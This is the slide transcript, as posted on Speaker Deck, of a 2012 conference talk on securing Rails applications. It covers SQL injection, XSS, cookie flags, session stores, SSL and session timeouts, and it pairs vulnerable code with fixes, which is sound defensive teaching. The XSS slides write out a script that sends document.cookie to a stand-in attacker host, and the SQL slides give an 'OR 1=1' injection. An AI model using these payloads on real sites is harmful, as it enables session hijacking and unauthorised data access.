Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
Securing your site
Search
bob_p
April 23, 2012
Technology
1k
6
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
Securing your site
My talk on securing your rails app, from Rails Conf 2012.
bob_p
April 23, 2012
Transcript
91 slides
Securing your site. @bob_p
How Secure?
SQL injection

http://xkcd.com/327/
None

User.where("email ='#{params[:email]}'").first User.first(:conditions => "email = '#{params[:email]}’") SELECT "users".* FROM
"users" WHERE (email = '' OR 1='1') LIMIT 1
User.find_by_email(params[:email]) User.where("email = ?", params[:email]).first User.first(:conditions => ["email = ?",
params[:email]])
Summary Sanitise all SQL input
XSS <script>alert(‘h4x0r3d’);</script>

<script>alert(‘h4x0r3d’);</script> <script>document.write(‘<img src="http:// hacker.com/' + document.cookie + '">’);</script> <iframe src=”http://hacker.com/hack”></iframe>

cookies(:secure_cookie, :httponly => true, :secure => true) Secure your cookies

html_escape(“<script></script>”) Escape output < 3

“hello”.html_safe? SafeBuffer > 3

raw(“<h1>hello</h1>”) > 3 SafeBuffer
Summary Secure your cookies Ensure user submitted input is sanitised
Session management

Rails.application.config.session_store :cookie_store Rails.application.config.session_store :cache_store Rails.application.config.session_store :active_record_store Session stores

config.secret_token = '3783262ab68df94a79ab0 2edca8a1a9c3....' `rake secret`
XSS

Insecure networks Image from http://codebutler.com/


Rails.application.config.force _ssl = true
Allow logout
Timeout

MyApp::Application.config.session_store :cookie_store, :key => ‘_my_key’, :expire_after => 45.minutes class User
< ActiveRecord::Base devise :authenticatable, :timeoutable, :timeout_in => 45.minutes end
